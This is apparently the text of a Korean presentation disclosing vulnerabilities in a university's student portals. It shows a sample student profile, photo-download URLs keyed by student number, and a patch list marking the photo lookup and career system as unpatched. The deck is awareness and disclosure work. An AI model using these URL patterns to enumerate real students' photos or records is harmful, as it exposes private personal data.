	휴대폰	010-1234-5678	
	E-mail	s****@****.com	
	주소	서울특별시 강남구 테헤란로 123	



기본항목

보훈대상여부	비대상	장애여부	없음
병역사항	복합병역(의무복무)	졸업예정일	2018-06-28
희망지역	서울	희망연봉	연봉 2000만원
지원분야	소프트웨어개발(전공)		

학력정보

학과	컴퓨터공학	전공	소프트웨어공학
현재학기	2기	학적상태	정상
총취득학점	45점	평균평점	3.50점
구분	일반	출신고교	서울대학교

Welcome to the real world!



- <http://haksaweb.joongbu.ac.kr/file/downloadSnolmg?sno=91317012>
- <https://jpp.jbm.ac.kr/upload/Per/91416416.jpg>

Patch List

- 4월, 교수님을 통한 컨택

취약부분	패치여부
사이버강의실	Lecture.js 삭제
취업지도시스템	패치 X
사진 조회	패치 X
평문	https 일부 적용

당신의 정보는 안전하지 않습니다

- 이 프레젠테이션에 사용된 모든 이미지들은 4월 제보 후 7월에 제작된 이미지입니다.

“

당신의 정보는 소중합니다

신뢰 되지 않은 사이트에 정보를 기입 시 최소한의 정보를 기입해주세요

”

A photograph taken from an airplane window, looking out at the wing and tail of the aircraft. The sky is a clear, bright blue. The wing is white and extends from the bottom left towards the top right. The tail is visible in the upper left. The text "Thank You" is overlaid in the center of the image.

Thank You